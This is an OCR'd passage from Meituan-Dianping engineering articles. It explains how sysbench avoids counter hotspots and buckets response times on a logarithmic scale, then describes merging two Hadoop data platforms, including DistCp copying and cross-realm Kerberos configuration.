
在上图中，可以看到 TPS 和 QPS 的数值。在多线程编程环境中，想要获得一段时间内执行的事务数量或者 SQL 数量，可以通过引入一个原子变量，当执行完一个事务和 SQL 后，就自增一次。

如此一来，全局的事务计数器与 SQL 计数器就会成为多个线程竞争的热点，影响 sysbench 的扩展性甚至严重干扰测试结果，尤其是在目前的多核处理架构，如下图所示。



据某著名数据库专家的话，凡是有热点的地方，解决之道只需一个字：拆。比如大家耳熟能详的分库分表，将大表拆成小表，大库拆成小库；像在大内存的系统中，MySQL 会自动创建多个 buffer pool instance，就是为了避免多个线程同时去竞争

一个互斥量。sysbench 在解决这个问题时，也不能例外。它为每个工作线程都分配一个局部的计数器，增加计数时，只需更新线程内部的计数器；当需要获得全局计数时，把局部计数器的值汇总即可。这种办法获得的计数值精确度比上一种办法要低，但是其可以线性扩展，而且在性能数据收集这个角度其精确度已经足够了。具体代码在 sb_counter.c 中，有兴趣的可以下载代码阅读。



SQL 响应时间分布


在评估数据库的响应时间时，我们经常会提到 90 线、95 线和 99 线（分别代表 90%，95% 和 99% 的响应时间在某个值之下）。因为最大值和最小值往往受偶然因素的影响很大，而平均值往往会淹没更多的细节。一个 SQL 响应时间的分布可以让 DBA 更好的了解数据库的性能，因此优秀的测试工具必须支持这个功能。

在实际的编程中，我们往往会遇到一个矛盾的问题。数据库的响应时间往往差距很大，比如快的可能在 0.01ms 以下，而遇到数据库抖动或者复杂查询时，可能到秒级别，甚至几十秒都有可能。如果使用算术刻度，比如单位为 0.01ms，那么就需要长度为千万级别的整型数组去表示，耗费大量内存。而且在响应时间为秒级别时，如此精确的计数也没有必要。我们需要的是随着响应时间越小，精度越高，响应时间越长，精度可以适当放低，而“**对数刻度**”正好具有这种特性。

对数刻度


sysbench 正是使用该方法做时间统计。当 sysbench 得到一个响应时间时，通过 k=floor((log(response_time) +6.908) * 55.35 + 0.5) ，获得刻度值 k。当响应时间为 response_time=0.001 时，k 为 0；response_time=0.01 时，k=128; 当 response_time=10 时，k=509；当 response_time=100 时，k=1023。随着响应时间的增加，k 的变化越缓慢。其中横轴为刻度 k，纵轴为响应时间，单位为 ms。

当测试完成时，需要将 k 转化为响应时间。算法为 respone_time = exp((k/55.535)−6.908)。这样就可以使用较少的空间，完成较大时间跨度的记录，而且精度是动态变化的，响应时间越小，精度越高。



响应时间收集之热点


在官方给出的 MySQL 性能测试数据库中，我们可以看到在高端机型上 QPS 已经达到百万，即使在一般的企业级服务器，也能达到几十万的级别。在前面的介绍中知道，响应时间是记录在一个数组上的，如果响应时间比较稳定，假设有 50% 的响应时间是落在一个刻度上，那么该刻度对应的变量就会被每秒更新几十万次，形成一个更新热点。参考下图。



（刻度k对应的毫秒数）计算公式exp((k / 55.535)-6.908)

在前面性能信息收集上也遇到类似的热点问题，当然我们也可以给每个线程各配备一个 response[1024] 的数组来避免热点。sysbench 采用了类似的方法，但是做了些改变。它也是采用多个 response[1024] 的数组，但是其数量被固定为 128 个。

响应时间收集之避免热点



结论

美团点评运用 sysbench 进行性能测试以调整 MySQL 配置参数，也扩展了 sysbench 的功能来做 JSON 测试。通过对其源码研究，我们了解了其良好的功能扩展性以及其性能扩展性。未来美团点评会在 sysbench 上做进一步的定制，比如将测试做成服务化，让开发和运维人员能够方便使用 sysbench 做数据库的容量测试，也可以让数据库爱好者更快上手数据库测试。

作者简介

广友，美团点评到店综合事业群资深 MySQL DBA，2012 年毕业于中国科学技术大学，2017 年加入美团点评，长期致力于 MySQL 及周边工具的研究。

金龙，2014 年加入新美大，主要从事相关的数据库运维、高可用和相关的运维平台建设。对运维高可用与架构相关感兴趣的同学可以关注个人微信公众号“自己的设计师”，定期推送运维相关原创内容。

大数据

美团点评数据平台融合实践

语宸

背景

互联网格局复杂多变，大规模的企业合并重组不时发生。原来完全独立甚至相互竞争的两家公司，有着独立的技术体系、平台和团队，如何整合，技术和管理上的难度都很大。2015 年 10 月，美团与大众点评合并为今天的“美团点评”，成为全球规模最大的生活服务平台。主要分布在北京和上海两地的两支技术团队和两套技术平台，为业界提供了一个很好的整合案例。


本文将重点讲述数据平台融合项目的实践思路和经验，并深入地讨论 Hadoop 多机房架构的一种实现方案，以及大面积 SQL 任务重构的一种平滑化方法。最后介绍这种复杂的平台系统如何保证平稳平滑地融合。

两家公司融合之后，从业务层面上，公司希望能做到“1+1>2”，所以决定将美团和大众点评两个 App 的入口同时保留，分别做出各自的特色，但业务要跨团队划分，形成真正的合力。比如丽人、亲子、结婚和休闲娱乐等综合业务以及广告、评价 UGC 等，都集中到上海团队；而餐饮、酒店旅游等业务集中到北京团队。为了支撑这种整合，后台服务和底层平台也必须相应融合。

点评 App 和美团 App 的数据，原来会分别打到上海和北京两地的机房，业务整合之后，数据的生产地和数据分析的使用地可能是不一样的。同时，随着公司的融合，我们跨团队、跨业务线的分析会越来越多，并且还需要一些常态化的集团级报表，包括流量的分析表、交易的数据表，而这些在原来都是独立的。

举个例子，原点评侧的分析师想要分析最近一年访问过美团和大众点评两个 App 的重合用户数，他需要经过这样一系列的过程：如下图所示，首先他要想办法找到数

据，这样就需要学习原美团侧数据平台元数据的服务是怎么用的，然后在元数据服务上去找到数据，才能开始做分析。而做分析其实是一个人工去做 SQL 分解的过程，他需要把原点评侧的去重购买用户数拉下来，然后发到原美团侧的数据平台，这个环节需要经历一系列的操作，包括申请账号、下载数据、上传数据，可能还会踩到各种上传数据限制的坑等等。最终，如果在这些都走完之后想做一个定期报表，那他可能每天都要去人工处理一回。如果他的分析条件变了怎么办？可能还要再重新走一遍这个流程。



所以他们特别痛苦，最终的结果是，分析师说：“算了，我们不做明细分析了，我们做个抽样分析吧！”最后他做了一个在 Excel 里就能做的去重数据量的分析。我们作为平台开发的同学来说，看到这个事情是非常羞愧的。那怎么办呢？

在经过一些磨合后，我们得出一个结论，就是必须进行数据口整合。

融合实践

确立目标


我们定了一个整体的目标，希望最终是能做到一个集群、一套数据平台的工具、一套开发规范。但是这个目标有点大，怎么把它变的可控起来呢？首先至少看来是一

个集群，也就是说从用户访问的角度上来讲，他通过一个 Client 或一套用户视图就能访问。工具方面至少明确已有的两套，哪些是新的员工进来之后还需要学，哪些是未来会抛弃掉的。最终，让大家认同我们有了一套数据平台规范，虽然这套规范短期内还没有办法做到完美。我们做的这些权衡其实是为了从整体上能将问题收敛。

但即使我们把这个目标缩小了，想要达到也是很难的。难点在哪呢?

难点

架构复杂，基础设施限制



如上图所示，整个数据平台基本上分为数据接入、数据开发、数据分析、数据输出等等几个阶段。我这里只列了其中涉及到跨机房、跨地域的部分，还有很多数据平台产品的融合，在这里就不赘述了。在两个公司融合之前，原点评侧和美团侧都已经在同地域进行多机房的部署了，也都很 " 默契 " 地抽象出了离线的机房是相对独立的。在线的业务机房不管是通过消息队列还是原点评自己当时做的 Blackhole（一个类似 DataX 的产品），都会有一系列数据收集的过程、对应任务的调度系统和对应的开发工具，也会有一些不在数据开发体系内的、裸的开源客户端的跳板机。虽然架构大体一致，但是融合项目会牵扯整套系统，同时我们有物理上的限制，就是当时跨机房带宽只有 10Gb。

可靠性要求

由于团购网站竞争激烈，两家公司对于用数据去优化线上的一些运营策略以控制运营成本，以及用数据指导销售团队的管理与支撑等场景，都有极强的数据驱动意识，管理层对于数据质量的要求是特别高的。我们每天从零点开始进行按天的数据生产，工作日 9 点，老板们就坐在一起去开会，要看到昨天刚刚发生过什么、昨天的运营数据怎么样、昨天的销售数据怎么样、昨天的流量数据怎么样；工作日 10 点，分析师们开始写临时查询，写 SQL 去查数据，包括使用 Presto、Hive，一直到 22 点；同时数据科学家开始去调模型。如果我们集群不能 work，几千人每天的工作就只能坐在电脑面前看着 Excel……

当时的分析是这样，如果考虑回滚的情况下，我们运维的时间窗口在平日只有一个小时，而且要对全公司所有用数据的同学进行通告，这一个小时就是他们下班之后，晚上 6 点至 7 点的时候开始，做一个小时，如果一个小时搞不定，回滚还有一个小时。周末的话好一点，可以做 4 小时之内，然后做全面的通告，相当于整个周末大家都没法加班了，他们是非常不开心的。

融合前	节点数	数据量	日生成数据量
上海 (原点评)	500+	11P	120T
北京 (原美团)	3000+	75P	800T

融合前	仓库任务数	业务团队数	开发平台日活	查询平台日活
上海 (原点评)	7000+	28	100+	400+
北京 (原美团)	14000+	50+	240+	900+

体量

虽然没有到 BAT 几万台节点的规模，但是也不算小了，融合时原点评的节点数

是 500 个，数据量是 11 个 P；原美团的节点数是 3000 个，现在整体已经上 6000 了。这里有一个比较关键的数据就是每天生成的数据量，由于我们的集群上面以数仓的场景为主，会有很多重新计算，比如说我要看去年每月的去重，这些都是经过一些时间变化之后会进行重算的。它对于分析数据的迭代速度要求很高，我每天可能都会有新的需求，如果原来的数据表里面要加一个字段，这个字段是一个新的统计指标，这个时候我就要看历史上所有的数据，就得把这些数据重新跑一遍。这里的生成数据量其中有 50% 是对历史的替换，50% 是今天新增的。这对于后面我们拷数据、挪数据是比较大的挑战。

平台化与复杂度

两家公司其实都已经慢慢变成一个平台，也就是说数据平台团队是平台化的，没法对数据的结果分析负责，数据平台团队其实对外暴露了数据表和计算任务这两种概念。平台化以后，这些数据表的 owner 和这些数据任务的 owner 都是业务线的同学们，我们对他们的掌控力其实是非常差的。我们想要改一个表的内容、一个数据任务的逻辑，都是不被允许的，都必须是由业务侧的同学们来做。两侧的平台融合难免存在功能性的差异，数据开发平台的日活跃就有 100 和 240，如果查询就是每天作分析的日活跃的话，原点评和美团加起来有 1000 多。所以在平台融合过程中，能让这么多用户觉得毫无违和感是非常有挑战的。

综上，我们做了一个项目拆解。


项目拆解

数据互访打通

数据互访打通其实是最早开始的，早在公司宣布融合以后，我们两侧平台团队坐在一起讨论先做什么，当时做了一个投入产出比的权衡，首要任务是用相对少的开发，先保障两边分析师至少有能在我们平台上进行分析的能力。接着是让用户可以去配置一些定时任务，通过配置一些数据拷贝任务把两地数据关联起来。

在这方面我们总共做了三件事。

原始层数据收集



在原美团侧把原点评侧线上业务机房一些 DB 数据以及 Server 的 log 数据同步过来。这个时候流式数据是双跑的，已经可以提供两边数据合在一起的分析能力了。

集群数据互拷

集群数据互拷，也就是 DistCp。这里稍微有一点挑战的是两边的调度系统分别开了接口，去做互相回调。如果我们有一份数据，我想它 ready 之后就立即拷到另外一边，比如原点评侧有个表，我要等它 ready 了之后拷到原美团侧，这个时候我需要在原美团侧这边配一个任务去依赖原点评侧某一个任务的完成，就需要做调度系统的打通。本文主要讨论大数据框架的部分，所以上面的调度系统还有开发平台的部分都是我们工具链团队去做的，就不多说了，下文重点描述 DistCp。

其实 Hadoop 原生支持 DistCp，就是我起一个 MapReduce 在 A 集群，然后并行地去从 B 集群拖数据到 A 集群，就这么简单。只要你网络是通的，账号能认（比如说你在 A 集群跑的任务账号能被 B 集群认），并且有对应的读权限，执行端有计算资源，用开源版本的 DistCp 就可以搞定。

这方面我们做了一些权衡：

首先是因为涉及到带宽把控的问题，所以同步任务是由平台团队来统一管理，业

务侧的同学们提需求。


然后我们两侧集群分别建立一个用于同步的账号，原则是在读的那一端提交任务。什么叫“读的一端”？比如说我想把一个原点评侧的数据同步到原美团侧，原美团侧就是要读的那端，我在原美团侧起这个任务去读原点评侧的数据，然后写到原美团侧。这里的主要考虑是读端更多是需求端，所以，他要在他的资源池里去跑。另外，对集群的影响读小于写，我们希望对于被读集群的影响能尽量减少。

当然，这都是一些临时的项目，投入较小，但收益是磨合了两地团队。

Kerberos 跨域认证架构

接着介绍一下认证部分是怎么打通的。原美团侧和点评侧恰好都用了 Kerberos 去做认证服务，这个 Kerberos 在这我不去详细展开，只是简单介绍一下。首先是 KDC 会拥有所有的 Client 和 Server，Client 就是 HDFS Client，Server 就是 Name Node，KDC 会有 Client 和 Server 的密钥，然后 Client 和 Server 端都会保有自己的密钥，这两个甚至都是明文的。所有的密钥都不在传输过程中参与，只拿这个密钥来进行加密。基于你能把我用你知道的密钥加密的信息解出来，这一假设去做认证。这也是 Kerberos 架构设计上比较安全的一点。

Kerberos 不细讲了，下面详细讲一下 Kerberos 跨域认证架构。



一般公司都不会需要这个，只有像我们这种两地原来是两套集群的公司合并了才需要这种东西。我们当时做了一些调研，原来的认证过程是 Client 和 KDC 去发一个请求拿到对应 Server 的 ticket，然后去访问 Server，就结束了。但是如上图所示，在这里它需要走 3 次，原来是请求 2 次。大前提是两边的 Kerberos 服务，KDC 其中的 TGS 部分，下面存储的内容部分分别要有一个配置叫 krbtgt，它有 A realm 依赖 @ B realm 这样的一个配置。两边的 KDC 基于这个配置是要一致的，包括其中的密码，甚至是包括其中的加密方式。那这个时候我们认为这两个 KDC 之间实际上是相互信任的。

流程是 Client 发现要请求的 Server 是在另外一个域，然后需要先去跟 Client 所属的 KDC 发请求，拿一个跨域的 ticket，就是上图中 1 右边那个回来的部分，他拿到了这个 krbtgt CREALM @ REALM。然后 Client 拿着跨域的 ticket 去请求对应它要访问 Service 那一个域的 KDC，再去拿对应那个域的 Service 的 ticket，之后再去访问这个 Service。这个流程上看文档相对简单，实则坑很多，下面就讲一下这个。

- **两个KDC同时建立两个principal，krbtgt/A@B, krbtgt/B@A**
  - 要求秘钥编码一致, 具体查手册
- **krb5.conf 配置对应realm的KDC位置, 并能通过domain_realm策略找到**
  - 使用A realm的principal进行认证(kinit), 使用kvno命令尝试获取B realm的server principal来确定是否跨域认证成功
- **hadoop client端 dfs.namenode.kerberos.principal.pattern 以及yarn.resourcemanager.principal.pattern 设置为***
  - 绕过hadoop对于service principal 判断是否合法
- **在所有RPC Server端配置 hadoop.security.auth_to_local 规则**
  - 以上两条开-Dsun.security.krb5.debug 看log, hadoop代码中有存在对于realm隐改的行为

上图是 Kerberos 跨域认证的一些要求。

首先第一个比较大的要求就是密钥的编码一致，这有一个大坑，就是你必须让两个 KDC 拿到的信息是一样的，它们基于这个信息去互信，去互相访问。然后 krb5.conf 里面有一些比较诡异的 domain_realm 策略，这个在你网络环境不一致的时候会有一定的影响，包括 DNS 也会影响这个。在你的网络环境比较不可知的时

候，你需要做做测试，尝试去怎么配，然后在 Hadoop 端有两个配置需要做，分别在 Server 端和 Client 端配置即可。其中比较恶心的是说，在测试的过程当中，需要去看 Hadoop 的详细日志，需要开一下它的 Debug，然后去看一下它真正请求的那个域是什么样的。因为我们翻代码发现，Hadoop 底层有对 log，Client 去请求 realm 的隐改，就是说我认为我应该是这个 realm 啊，它为什么传出来的是另外一个 realm？这个是比较坑的一点。


我们做完这个项目之后，分析师就可以愉快地配置一些调度任务去同步数据，然后在对应的集群上去关联他们的数据进行分析了。做完这个项目之后，我们两边的团队也相互磨合，相互形成了一定的认可。因为这个小项目涉及到了数据平台的每一个领域，包括工具链、实时计算、离线的团队都做了一些磨合。

集群融合

粗看起来，打通了数据平台，我们的大目标似乎已经完成了：一个集群、一套数据平台的工具、一套开发规范。把数据拷过来，然后重新改它的任务，就可以形成在统一的一套工具和规范里面用一个集群，然后慢慢把原来团队维护的服务都下掉就好了。事实上不是这样的，这里面有大量的坑。如果接下来我们什么都不做的话，会发生什么情况呢?

数据 RD 会需要在迁移的目标平台重建数据，比如说我们都定了，以后把原美团侧平台砍掉，那么好，以后都在原点评侧的平台，包括平台的上传工具、平台的集群去使用、去开发。这个时候，至少原美团侧的同学会说：“原点评那边平台的那些概念、流程，可能都跟我不一样啊，我还需要有学习的时间，这都还好”。但他们怎么迁移数据呢？只能从源头开始迁移，因为对端什么都没有，所以要先做数据的拷贝，把上游所有的表都拷贝过去。然后一层一层地去改，一整套任务都要完全重新构建一遍。

那我们有多少任务呢?



我们当时有 7000 个以上，后来超过 8000 个任务，然后我们平均深度有 10 层。也就是说上游先迁过来，然后下游才能迁。整个流程会变成数据表的拷贝，然后上线任务进行双跑。因为必须得有数据的校验，我才能放心地切过来，花的时间大概是拷贝数据 1~4 天，然后改代码加测试再加双跑，可能要 3~5 天。这里我们有一个流水线的问题，如上图所示，蓝色的部分只有一层依赖的，当然我把这个左边的 ODS 都迁完了之后，1 层依赖的 Task 1、Task 2、Task 3、Task 8 中，Task 1、2、3 就可以迁了，但是 Task 8 还是不能迁的，因为 Task 8 依赖的 Task 7 还没过来。我再走一层，Task 4 的负责人要等上游相关任务都迁完了之后才能干活，那整个这个迁移就纯线性化，我们大概估了一下，并行度不会超过 50。如果是两地两份数据，这个项目的周期会变成特别长，会有长期的两份数据、两份任务。这个时候，第一是我们真存的下吗？第二是如果我要迁移出来那个方向的业务有需求的变更，我怎么改？我要两边都再改一遍？所以这个是非常不可控的。

那这个时候怎么办？

集群融合的问题本质

反思一下这个问题的本质，首先我们是不能双跑的，因为一旦双跑，我们必须

有常态化的两份数据，然后衍生一系列的校验、存储量、切换策略等问题。所以我们必须得有一套数据，一套任务执行机制。后续任务的改变，不管是替换工具链上的东西，替换计算引擎，比如说让两边 Hive、Spark 和 UDF 去做一致化的时候，其实本质上是说对单个任务的修改，对每个任务灰度的修改就好了。

所以我们推断出，必须自底向上地去进行融合，先合集群，然后后续再推动上游平台和引擎的融合。

集群融合的解决思路

整体我们融合的思路是这样的，集群融合先行，两边的 Hadoop 的服务架构和代码先进行统一，其次拷贝原点评侧集群的 Block，同步到原美团侧机房的两个副本。这里有一个大的前提，第一个是原点评侧的集群节点数相对来讲确实小，再一个就是原点评侧的机房确实放不下了，它当时只能扩容到 10 月，再往后扩就装不下机器了。

所以我们将原点评侧的集群，合并到原美团侧机房，然后进行拷贝和切换。我们让整个这个集群变成在原美团侧机房一样的样子，然后进行融合。我们会把上面的客户端和元数据统一，使得访问任何一个集群的时候，都可以用一套客户端来做。一旦我们做到这个样子之后，基于统一的数据、集群的元数据和访问入口之后，我们上面的工具链就可以慢慢地去做一个一个机制，一个一个模块的融合了。


简单总结下来就是四步：统一、拷贝、切换、融合，下面我们来展开说一下这四步。

环境对比	北京侧	上海侧
JDK	1.7.0_76	1.6.0_43
Hadoop	2.7.1	2.4.1
HDFS Arch.	HA using QJM, Federation	无
Hive	0.13, 1.2	0.11
Kerberos	keytab	keytab, token, password
日志收集	自研Agent, Kafka, camus	自研收集服务 BlackHole
任务调度	自建	自建
……	……	……

统一

第一优先级要解决的是上图中标红的部分，两边的 Hadoop 版本是不一样的，我们需要将原上海侧的版本变成我们的 2.7.1 带着跨机房架构的版本。同时因为我们后面要持续地去折腾 Hadoop 集群，所以必须先把原上海侧的 HDFS 架构改全，改成高可用的。

这里有一个小经验就是，我们自研的 patch 对改的 bug 或者是加的 feature，一定要有一个机制能够管理起来，我们内部是用 Git 去管理的，然后我们自研的部分会有特殊的标签，能一下拉出来。我们当时其实互相 review 了上百个 patch，因为当时两个团队都有对集群，包括 Hive 等等这些开源软件的修改。这是统一的阶段，相对容易，就是一个梳理和上线的过程。接下来是拷贝的阶段。



拷贝

上图是最终的效果图，同步在运行的打通任务还是用 DistCp，然后先把原点评侧的 HDFS 跨机房部署。但是这个时候原点评侧的 YARN 还是在上海机房。在这个过程当中，因为 HDFS 跨机房部署了，所以原新上线的 DataNode 可以承载更多在原点评侧集群的冷数据。这个过程是慢慢进行拷贝的，大概持续了 4 个月，中间长期都是 10Gbps 的小管子。

切换

